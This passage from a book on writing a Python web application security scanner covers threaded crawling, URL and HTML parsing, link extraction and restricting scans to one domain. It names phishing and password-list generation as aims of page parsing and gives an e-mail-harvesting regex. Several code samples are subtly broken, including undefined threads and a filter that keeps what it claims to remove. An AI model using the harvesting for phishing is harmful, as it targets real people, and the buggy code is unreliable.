As we can see from the diagram above, the first thread will collect all the HTML links from the initial home page. The collected links will then be assigned to two different threads and then as the time progresses we will assign and de-assign threads until we download all of the target application. Here we should note that there should be in place a termination condition, for killing or de-assigning the assigned threads, and also an algorithm to clean duplicate links from being assigned to new threads.

When using threads, we would have to make sure that a) the same application links are not downloaded twice and b) no more than one thread is writing to the same output file. We might even want to consider, for simplicity, not making use of threads at all.

But if we do choose the thread option we must take into consideration the following issues:

- Race conditions: When using threads, there is no Python default protection mechanism regarding having multiple threads working on the same application links.
- Thread safe code: The threaded routines must have call functions that are thread safe. This means that there are no static or global variables that other threads may read or modify, assuming a single threaded operation.

Important Note: It makes more sense to load the scanning module into a thread to test for vulnerabilities rather than loading the crawler. This will reduce the code complexity and help us maintain clean code.

The following code shows an example of how to load your crawler in threads:

```
1  #!/usr/bin/python
2
3  import threading
4  import time
5  import Crawler # This is going to be a module designed by us
6
7  class myThread (threading.Thread):
8      def __init__(self, threadID, name, counter):
9          threading.Thread.__init__(self)
10         self.threadID = threadID
11         self.name = name
12         self.counter = counter
13     def run(self):
14         print "Starting " + self.name
15         Crawler.CollectURLs()
16         print_time(self.name, self.counter, 5) # See counter is set
17         print "Killing " + self.name
18
19 # Create new threads
20 thread1 = myThread(1, "Thread-1", 1)
21 thread2 = myThread(2, "Thread-2", 2)
22
23 # Start new Threads
24 thread1.start()
25 thread2.start()
26 thread3.start()
27 thread4.start()
28
29 print "Exiting Thread"
```

Code Explanation:In line 15 we can see that our custom Crawler is loaded to collect the target web site links. You must be aware that when collecting URL(s) from a web site you must make sure that each link needs to be collected only once. After the first URL(s) harvest then further URL(s) collection attempts might occur depending on the needs of the test.

Making use of Python multiprocessing:

Python multiprocessing is a package that can help us spawn processes using an API similar to the one used by the threading module. With multiprocessing we can engage both local and remote concurrency, effectively preventing the Global Interpreter Lock blocking us by using subprocesses instead of threads. Because of this, the multiprocessing module allows our scanner to take advantage of the machine CPU architecture, therefore making use of all our CPUs, and it runs on both Unix and Windows.

The following diagram demonstrates the described concept:




Figure 2.10: Subprocessing Concept

The following Python code demonstrates how the concept can be implemented:

```
1 import multiprocessing
2 import Crawler
3
4 def MCrawler(Links):
5     """fork web worker function"""
6     Crawler.CollectURLs(Links)
7     return
8
9 if __name__ == '__main__':
10     jobs = []
11     for i in range(5):
```



```
12     p = multiprocessing.Process(target= Crawler.CollectURLs(  
        Links))  
13     jobs.append(p)  
14     p.start()
```

Code Explanation: In line 12 we should be loading a set of predefined URL(s) saved in a file or use a single URL ideally loaded from the command prompt.

Important Note: It makes more sense to load a scanning module into a subprocess to test for vulnerabilities rather than loading the crawler. This will reduce the code complexity and help you maintain clean code.

2.7 Defining URL(s)

URLs, in the context of this book, are used primarily to identify Web Application resources, by providing an identification of the resource location. URLs are simply sequences of characters, such as letters, special characters, or numbers. A URL may be represented in different ways (there will be more on encoding in Chapter 3). A URL must be either a relative URL with a fragment, or an absolute URL with a fragment. A scheme-relative URL must start with the protocol, then is followed by a “//”, followed by a host, optionally followed by “:” and a port and then optionally followed by a path-absolute URL. An absolute URL with fragment must be an absolute URL, followed by the hash character and a fragment.

An absolute URL is one of the following:

1. A scheme that is an ASCII case-insensitive match for a special scheme and not an ASCII case-insensitive match for a “file”, followed by : and a scheme-relative URL
2. A scheme that is not an ASCII case-insensitive match for a special scheme, followed by : and a relative URL
3. A scheme that is an ASCII case-insensitive match for a resource e.g. such as a PDF file, followed by a : and a scheme-relative file URL

A special scheme is a scheme listed in the first column of the following table. A URL is optionally followed by a question mark and a query. A default port is a special scheme optional corresponding port and is listed in the second column on the same row.

scheme	port
"ftp"	21
"file"	N/A
"gopher"	70
"http"	80
"https"	443
"ws"	80
"wss"	443

Figure 2.11: URL Components

In the majority of the URL schemes used, sequences of characters in different sections of a URL are used to represent sequences of octets used by various internet protocols, such as HTTP and HTTPS. URLs are written only using the graphic printable characters of the US-ASCII coded character set. The octets 80-FF hexadecimal are not used in US-ASCII, and the octets 00-1F and 7F hexadecimal represent control characters and must be encoded. The RFC document defining the URL format can be found at the following link: <https://www.ietf.org/rfc/rfc1738.txt>. For more information on what a URL is in precise terms see <https://url.spec.whatwg.org/>. For further resources on how to potentially parse a URL using Python, more information can be found at <https://gobyexample.com/url-parsing>.

2.8 Choosing HTML Parser

When choosing which HTML parser to use make sure the following apply:

1. The HTML Parser has minimum external dependencies.

2. The HTML Parser has good encoding support e.g. does not crash on Chinese Web Sites.
3. The HTML Parser is tolerant to RFC non compliant HTML documents.

The following chunk of Python code shows how to load the default Python HTML parser:

```
1 BeautifulSoup(markup, "html.parser")
```

Code Explanation: This will load an internal HTML parser that has no external dependences. Also is not very lenient before Python 2.7.3 or 3.2.2. **The mentioned parser is mandatory to successfully run the code examples of this book.**

The following chunk of Python code shows how to load the lxml HTML parser:

```
1 BeautifulSoup(markup, "lxml")
```

Code Explanation: This will load an external HTML parser that is dependent to C and is considered to be very lenient and very fast. lxml is memory efficient because it uses native libxml2 data structures, and only creates Python objects on demand.

The following chunk of Python code shows how to load the html5lib HTML parser:

```
1 BeautifulSoup(markup, "html5lib")
```

Code Explanation: This will load an external HTML parser that is considered to be slow. It is supposed to parses pages the same way a web browser does, very useful for simulating PoC for identified vulnerabilities.

The first argument to the BeautifulSoup constructor is a string or an open file-handle to the markup we want parsed. The

second argument is how we would like the markup parsed. If you do not have an appropriate parser installed, **Beautiful Soup will ignore your request and pick a different parser**. Right now, the only supported XML parser is lxml. If you do not have lxml installed, asking for an XML parser will not give you one, and asking for lxml will not work either.

Most HTML documents are written using UTF-8 encoding, but also contain Windows-1252 characters such as Microsoft smart quotes. This can happen when a website includes data from multiple sources. We can use `UnicodeDammit.detwingle()` to turn such a document into pure UTF-8, but turning HTML into UTF-8 encoding might miss vulnerabilities related to encoding. Also for more information on HTML parsers, please see https://en.wikipedia.org/wiki/Comparison_of_HTML_parsers.

2.9 Defining HTML Pages

The HTML (Hypertext Markup Language) is a technology that has been in use since the early 1990s, but HTML v4.0 was the first truly standardized version. Version 4.0 makes use of various international encoding character schemes. There are many ways to specify the character encoding scheme used in a HTML document. Unfortunately when developing a Web Application security scanner, it is necessary to know all of them.

If our scanner fails to properly parse a URL or an HTML page, two of the following things will happen:

1. The scanner will crash
2. The scanner will miss part of the target application

The HTML page defines the encoding scheme used in the following ways:

- The Web server includes the character encoding in the HTTP Content-Type header, which usually looks like this:

```
Content-Type: text/html; charset=ISO-8859-4
```

- In HTML this information is included inside the head section:

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
```

- HTML5 allows the following syntax:

```
<meta charset="utf-8">
```

When processing an HTML page, we need to extract encoding information and process the HTML page accordingly. Unfortunately, this is not applicable in certain situations because the page simply might not be valid. Fortunately for us the Python Framework Beautiful Soup parses the document using the best available parser when engaged. Note that if the HTML document extracted is invalid, different parsers in Python will generate different Beautiful Soup trees for it. This could result in missing vulnerabilities or losing part of the application content.

2.10 Parsing URLs

When scanning a website, one of the main issues we are going to face is saving the downloaded application on our hard disk for further manual processing and analysis of the collected URLs to extract the application variables, identify entry points and potential entry points. A useful Python module for decoding HTML is UnicodeDammit. UnicodeDammit can be imported from the Beautiful Soup Python framework using the following expression from `bs4 import UnicodeDammit`. The following section will demonstrate how to collect useful information from the collected URLs. The whole URL parsing class can be found in link at the end of this chapter and the tools needed section of the book.

The following chunk of code contains the class constructor:

```
1 def __init__(self,url):# logs info,warning,error,critical,debug
   events.
2 '''
3 Description: This is the class constructor and is going
4 to get a simple URL as input and
```

```
5 parse it based on RFC1738.
6
7 Usage: This is going to be used by by the network
8 connection manager and the active/passive scanner
9 component to extract URL variables.
10 '''
11 self.url = UnicodeDammit.detwingle(url, 'UTF-8')
12 # You might have to adjust accordingly
13 self.defaultHttpsPort = 443
14 # You might want to modify the ports accordingly
15 self.defaultHttpPort = 80
```

Code Explanation: In this part of the code we assume that all the URLs are going to make use of the UTF-8 encoding scheme. More information on encoding schemes can be found in Chapter 3. You can see that the module UnicodeDammit is used to decode the URL. More information can be found at RFC1738 and in the Beautiful Soup documentation regarding how to decode URLs. The urlLogger module is going to be explained in another section of this chapter.

The following chunk of code demonstrates how we can collect the application variables from the application. This part of the code is very interesting, because it is going to help us identify all the application entry points and all the potential entry points. In the context of this book entry points and potential entry points are all the Web Application variables that accept user supplied input and need to be filtered.

```
1 def getUrlParametersValuePairsList(self):
2
3 # Gets no input, returns a list of URL parameters with values. The
4 # URL is passed from the class constructor
5
6 '''
7 Description: This function returns the url query parameters in
8 pairs value:parameter e.g. /<path>?<variable1=value1>&<variable
9 =value2>.....
10 The URL structure based on RFCs is considered to have the
11 following formats:
12 1)http://<host>:<port>/<path>?<variable1=value1>&<variable=value2
13 >....
14 2)http://<host>:<port>/<path>?<searchpart>
```

```
10 3)https://<host>:<port>/<path>?<variable1=value1>&<varibale=value2>....
11 4)https://<host>:<port>/<path>?<searchpart>
12 5)http ://<host>:<port>/<path>#variable....
13 6)https://<host>:<port>/<path>#variable....
14 7)http ://<host>:<port>/<path>/<variable1=value>#<variable>....
15 8)https://<host>:<port>/<path>/<variable1=value>#<variable>....
16 '''
17
18     urlList = self.url.split('?') # Split the URL using the
19         question mark.
20
21     if re.search('\?',self.url): # Search for the question mark
22         character
23         for urlToken in range(len(urlList)): # Get URL length
24             if re.search('\=',urlList[urlToken]):
25                 parameterValuePairList = urlList[urlToken]
26
27         return parameterValuePairList.split('&')
28
29     else:
30         return [] # If no variables are identified it returns
31             an empty list
```

Code Explanation: From line 6 to 15 you can see the description of the code. This chunk of code is based on RFC 1738, as stated earlier, bare in mind though that some web sites might not be RFC compliant and this means that you would have to right extra code to handle malformed URL(s) e.g. blank URL.

How to use this in our tool: Getting the URL path is important for identifying application variables and entry points. This function takes into consideration RFC1738 to parse the URL. The function is initialized through the class constructor, and returns a Python list with the variables or an empty list if there are no variables.

The following chunk of code extracts the URL query string:

```
1 def getUrlQueryString(self):
2 # Gets input from the class constructor when class is initialised,
   and returns the URL query
```

```

3 # string. The URL is passed to the class constructor from command
  line prompt or GUI.
4
5 '''
6 Description: This function returns the url query parameter value
  pair list
7 e.g.  /<path>?<variable1=value1>&<varibale=value2>.....
8 The URL structure based on rfcs is considered to have the
  following formats:
9 1) http ://<host>:<port>/<path>?<variable1=value1>&<varibale=
  value2>....
10 2) http://<host>:<port>/<path>?<searchpart>
11 3) https://<host>:<port>/<path>?<variable1=value1>&<varibale=
  value2>....
12 4) https://<host>:<port>/<path>?<searchpart>
13 5) http ://<host>:<port>/<path>#variable....
14 6) https://<host>:<port>/<path>#variable....
15 7) http ://<host>:<port>/<path>/<variable1=value>#<variable>....
16 8) https://<host>:<port>/<path>/<variable1=value>#<variable>....
17 '''
18     urlList = self.url.split('?') # Split the URL using the
  question mark.
19
20     path = urlparse(self.url).path
21
22     if re.search('\?',self.url):# Checks if the URL contains
  any variables.
23         for urlToken in range(len(urlList)):
24             if re.search('\=',urlList[urlToken]):
25
26                 # Searches if it contains pairs of variables and values.
27
28                 return path+'?'+urlList[urlToken] # Returns query
  string with variables.
29
30                 elif re.findall(r'/$', path, re.I):
31                     return path
32
33     else:
34         return path+'/'

```


Code Explanation: The output of this function will be the URL path, meaning everything after the forward slash character. Extracting that information and storing it in a Python hash and mapping it with a URL is useful because we can use it later on to identify the certain variables of URLs. This will help to map vulnerabilities to specific URLs and associate them to part of the Web Application.

2.11 Parsing HTML pages

The HTML processing component is of great importance, because the information someone is able to extract could easily be used in a constructive manner in order to launch various types of attacks against the target application or even the company itself.

The main reasons we would want to parse an HTML page would be to extract information in order to:

1. Identify application entry points such as application variables.
2. Identify application potential entry points such as application user control variables.
3. Identify potential hidden passwords.
4. Identify JavaScript and VBScript insecure functions.
5. Identify comments with software versions.
6. Identify third party vulnerable applications.
7. Identify application misconfiguration issues.
8. Launch a phishing attack e.g. extract e-mail addresses etc.
9. Use the information to generate password lists.
10. Identify hidden backdoors such as those backdoors installed by developers or hackers.

Simply by searching through HTML pages and applying the proper set of regular expressions we get useful information covering at least 10 percent to 20 percent of the total amount of the vulnerabilities identified from non-intrusive tests. The following section is going to take us through some interesting regular expression patterns that are going to help us collect some very interesting and exciting information.

In order for our code to work run properly we would need to add the following Python modules:

```
1 from bs4 import BeautifulSoup
2 import ConnectionManager.HttpHandler # Custom module
3 import URLManager.URLAnalyzer # Custom module
4 import Utilities.ListUtility # Custom module
5 import LogManager.LogHandler # Custom module
6 import re # Python module
```

Code Explanation: In line 1 we call the framework BeautifulSoup (make sure you stay up to date with the latest BeautifulSoup framework version when using this module). In lines 2, 3, 4 and 5 we engage some custom modules of ours. The ConnectionManager is handling the connections e.g. HTTP, TCP, HPings etc., the URLManager module is used to parse the URL(s), the Utilities module is used to handle the generated Python URL lists from the Crawler and last one the LogManager is the module that logs our code for debugging and checking the progress.

The following code section is the class constructor:

```
1 class crawlerHandler:
2
3     def __init__(self, startUrl):
4
5         self.startUrl = startUrl
6         baseUrlObj = URLManager.URLAnalyzer.urlHandler(self.
7             startUrl)
8         # This object is used to manage the start url.
9         self.targetLinks = [] # Is going to be used to keep target
10            fetched links.
11         self.allLinks = [] # Is going to be used to keep all
12            identified links.
13         self.multipleURLsWithAttributes = []
```

```
11     self.baseUrlObj = baseUrlObj
12     self.domain = baseUrlObj.getUrlHostname() # Populated by
        command line or GUI
13
14     parserLogger.logInfo("Package: CrawlerHandler Initiated
        with base url")
```

Code Explanation: The startUrl is the starting application URL, the targetLinks are the extracted links and the rest of the variables are used to get the URL attributes.

This regular expression pattern is going to extract the href type links from an HTML page:

```
1 for tag in soup.findAll('link', href=True) :
2     # Checks for links within the link tag e.g.<link rel="canonical"
        href="http://example.com/" />
3
4     if re.search(r'(^http://)|(^https://)|(^/)|(^../)', tag
        ['href'], re.IGNORECASE):
5         urlList.append(tag['href'])
```

Code Explanation: This part of the code is self explanatory and simply extracts the HREF links from the document. The urlList is a temporary list collecting the links from the page. Notice that we deliberately use the re.IGNORECASE, ignoring the case will help you eliminate the double URL(s).

This regular expression pattern is going to extract the a type links from an HTML page:

```
1 for tag in soup.findAll('a', href=True) :
2     # Checks for links within the a tag e.g. <a href="http://exmple.
        com/packages/">/a>
3         if re.search(r'(^http://)|(^https://)|(^/)|(^../)', tag
            ['href'], re.IGNORECASE):
4             urlList.append(tag['href'])
```

Code Explanation: This part of the code is self explanatory and simply extracts the HREF links within the a HTML tag from document. The urlList is a temporary list collecting the links from the page. Notice that we deliberately use the re.IGNORECASE, ignoring the case will help you eliminate the double URL(s).

This regular expression pattern is going to extract the links in the meta property section:

```
1 for tag in soup.findAll('meta', content=True) :
2 # Checks for links within the content tag e.g. <meta property="og:
  video"
3 # content="http://example.com/v/w0?version=3;autohide=1">
4     if re.search(r'(^http://)|(^https://)|(^/)|(^../)', tag
      ['content'], re.IGNORECASE):
5         # Checks for links that start with http or https.
6         urlList.append(tag['content'])
```

Code Explanation: This part of the code is self explanatory and simply extracts the HREF links within the meta HTML tag from document. The urlList is a temporary list collecting the links from the page. Notice that we deliberately use the re.IGNORECASE, ignoring the case will help you eliminate the double URL(s). The meta HTML tag is very useful when pen-testing a web application, ALWAYS check the tag to get extra info about the page encoding and the SSL transmission.

This regular expression pattern is going to extract the links from the JavaScript code section:

```
1 for tag in soup.findAll('script', src=True) :
2 # Checks for links within the script tag e.g. <script type='text/
  javascript'
3 # src="http://example.com/wp-includes/js/jquery/jquery.js"></
  script>
4     if re.search(r'(^http://)|(^https://)|(^/)|(^../)', tag['src'],
      re.IGNORECASE):
5         urlList.append(tag['src'])
```

Code Explanation: This part of the code is self explanatory and simply extracts the JavaScript code from the target application. Source code security reviewing the JavaScript code should be a mandatory task and can reveal gems.

This regular expression pattern is going to extract the links from the area tag section:

```
1 for tag in soup.findAll('area', href=True) :
2     if re.search(r'(^http://)|(^https://)|(^/)|(^../)', tag['href'], re.IGNORECASE):
3         urlList.append(tag['href'])
```

Code Explanation: This code extracts the links from HTML tag named area.

This regular expression pattern is going to extract the href links from the script tag section:

```
1 for tag in soup.findAll('script', href=True) :
2     if re.search(r'(^http://)|(^https://)|(^/)|(^../)', tag['href'], re.IGNORECASE):
3         urlList.append(tag['href'])
```

Code Explanation: This code extracts the links from HTML tag named script, which holds the JavaScript portion.

This regular expression pattern is going to extract the src links from the frame tag section:

```
1 for tag in soup.findAll('frame', src=True) :
2     if re.search(r'(^http://)|(^https://)|(^/)|(^../)', tag['src'], re.IGNORECASE):
3         urlList.append(tag['src'])
```

Code Explanation: This part of the code is self explanatory and simply extracts the HREF links within the frame HTML tag from document. The urlList is a temporary list collecting the links from the page. Notice that we deliberately use the re.IGNORECASE, ignoring the case will help you eliminate the double URL(s). The frame HTML tag is very useful when pen-testing a web application, ALWAYS check the tag to get extra info about the page encoding and the SSL transmission.

This regular expression pattern is going to extract the href links from the frame tag section:

```
1 for tag in soup.findAll('frame', href=True) :
2     if re.search(r'(^http://)|(^https://)|(^/)|(^../)', tag['src'],
3         re.IGNORECASE):
4         urlList.append(tag['href'])
```

Code Explanation: This chunk of the code extracts HTML links from within the frame tag.

This regular expression pattern is going to extract the e-mail addresses from the application:

```
1 for emailAddresses in soup(text=re.compile(r'^[a-zA-Z0-9_+.-]+@[a-
2     zA-Z0-9-]+\.[a-zA-Z0-9-]+$' , re.DOTALL)):
3     (singleURLWithAttributes['emailAddresses']).append(
4         emailAddresses)
```

Code Explanation: This chunk of code extracts all the e-mail identified.

Important Note: When writing Python code and making extensive use of the Python regular expression module, it is better if we use the compiled version of the regular expression by engaging the keyword re.regular-expression-function e.g. re.match, re.search and so on. Python internally compiles and CACHES regexes whenever we use them, but if we are interested in speed (and believe me, we are interested in speed) it is better to run these requests against the timeit module and make appropriate changes to optimize your

code.

The following diagram is a schematic representation of what has been described so far:




Figure 2.12: HTML Link Extraction

The diagram shows schematically what has been described. Optimizing the performance of the HTML parsing function means reducing the regular expressions used to parse the page, by utilizing the Python threads or the multiprocessing features. One way to assess the speed of each regular expression would be to use the Python module `timeit` against each regular expression separately.

Recommended Tool Download

Consider using the Burp Suite free version to benchmark our code, please download from: <https://portswigger.net/burp/download.html>

Obviously the total parsing process time is going to be:

Processing Time = Regular Expression Execution Time 1 + Regular Expression Execution Time 2 + + Regular Expression Execution Time N

Regular expressions that perform nested searches, e.g. searching keywords within HTML nesting tags, are going to be more time consuming to execute. We might choose to demonize these tasks and start with the most important first. For example, it is not necessary to extract the HTML comments in the initial phase; reconnaissance can be assigned to a thread and be dealt with separately later on as the test progresses. In fact, it might be more effective to clone the site first, save it to your hard disk, and then run a passive scan analysis using a desired set of regular expressions to search for security issues.

The following diagram demonstrates a concept for optimizing the reconnaissance phase:



Figure 2.13: Saving Scanner State

2.12 Restricting Scanning

Restricting our scans to the target domain is important and should be achieved at any cost. Imagine attempting to scan an application and ending up scanning irrelevant domain names. This is essentially achieved by continuous monitoring of the collected links, and also avoiding the scanning of pages

that contain irrelevant content such as Word and PDF documents.

The following function cleans the collected URLs based on the file suffix:

```
1 def removeNonHtmlLinks(self,urlList): # Takes as an input a list
    and returns a list.
2     rm = ['.ZIP','.JPG','.DMG','.MSI','.RAR','BZ2','TGZ','.CHM'
        ,'.TAR','.EXE','.XZ','.DOC','.PDF','.PNG','.JPG','.TIFF'
        ,'.MAILTO','#','XPI','CRX']
3     #Add here all the urls you would like to remove from final
        url list
4
5     cleanList = []
6     tmp = urlList
7
8     for fileSuffix in range(len(rm)):
9         for element in range(len(tmp)):
10             if re.search(rm[fileSuffix],urlList[element],re.
                IGNORECASE):
11                 cleanList.append(urlList[element])
12                 # Logging functionality
13                 parserLogger.logDebug('Calling removeContent
                    function - file ending element: '+urlList[
                        element])
14     return cleanList
```

Important Note: Important Note: More information on file extensions is available at <http://fileinfo.com/>.

Code Explanation: The function rotates through the rm list and removes links that contain keywords that imply large data files that are not going to add any value to the test if scanned. A very good resource for getting access to various file type endings is the following link: <http://fileinfo.com/filetypes/common>.

Restricting our scans to the target domain is mandatory. The following Python function makes sure our scan is restricted to the target domain, provided from the base URL provided from the command line, before the scan initiation.

```
1 def restrictToTargetDomain(self,urlList,domain) :
2     # Takes as an input a list and returns a list.
```

```
3     cleanList = []
4     for url in range(len(urlList)):
5         if re.search(r'(^/)|(^../)',urlList[url],re.IGNORECASE):
6             # Search for inner urls.
7             cleanList.append(urlList[url])
8             if re.search(self.domain,urlList[url],re.IGNORECASE):
9                 # Restrict url collection to same domain.
10                cleanList.append(urlList[url])
11 return cleanList
```

Code Explanation: In order to understand the code in this part you would have to reference the whole framework. This function makes sure that the link tested is restricted to the target domain only.

When scanning Web Applications, it is very often possible not to know how many links the application contains. Unless we provide our scanning application with a fixed set of links our scanner does not know what or how much to scan. The code we write would have to have a termination condition. Python as a functional programming language gives us many tools to deal with this situation. This can be dealt with using Python recursive functions. Recursion is a way of coding a problem in which a function calls itself many times in its body.

A recursive function in our situation needs to know when all the links within a website have been collected. In order for that to happen, the function needs to understand when all the links from a website have been collected. This is achieved by continuously comparing the collected URLs with the URLs collected per page. If the collected URLs from a single page are a subset of the total amount of the collected URLs, then the page is no longer processed. If the collected URLs from all the pages processed so far are a subset of the total amount of URLs collected, then the function terminates.

The following diagram gives us a high level overview of the recursive function designed:




Figure 2.14: Scanner HTML Page Fetching

The diagram above describes how a single step of our recursive function works. The Fetch Page stage initially starts with the main domain name supplied from the command prompt, the Fetch Page stage then starts pulling pages based on the collected URLs. After the first page is downloaded and its URLs are collected, then we compare them against the collected URLs so far; this is done to avoid loops.

The following diagram describes what happens when the termination condition is triggered:




Figure 2.15: Scanner HTML Page Fetching Termination 1

When the total amount of URLs collected so far is a superset of the total URLs collected from a single page, then the page stops being processed, and stops trying to download pages based on the links identified from that page.

The following diagram describes what happens when the termination condition is not triggered:




Figure 2.16: Scanner HTML Page Fetching Termination 2

When the total amount of URLs collected so far is not a superset of the total URLs collected from a single page, then the page continues being processed and continues to download pages based on the links that do not belong to the total amount of URLs collected so far. So after repeating the step multiple times, we will reach a point where all the downloaded pages will be a subset of the total amount of URLs collected so far.

The following diagram demonstrates the flow of the recursive function:




Figure 2.17: Scanner Recursive Fetching

A recursive function continues to run if with every recursive call the solution of the problem is downsized and moves towards a base case. A base case is a case where the problem can be solved without further recursion. A recursion can often lead to an infinite loop, if the base case is not met in the calls. The Python function below demonstrates the principle we have just described. In our situation, the function accepts as an initial input the base URL, e.g. `www.example.com`, and then returns a Python list with the collected links from the target website.

```

1 def collectAllUrls(self):
2     # Accepts the initial domain name as a url list.
3
4     urlList = []
5     urlList.append(self.startUrl)
6     # This is the base url for starting crawling.
7     urlCollector = []
8     # Returns the collected urls and should be equal to the
9     # targetLinks list when the
10    # function terminates.
11    nextPage = self.singlePage(urlList)
  
```

```
12     # Gets the starting URL, the domain name
13
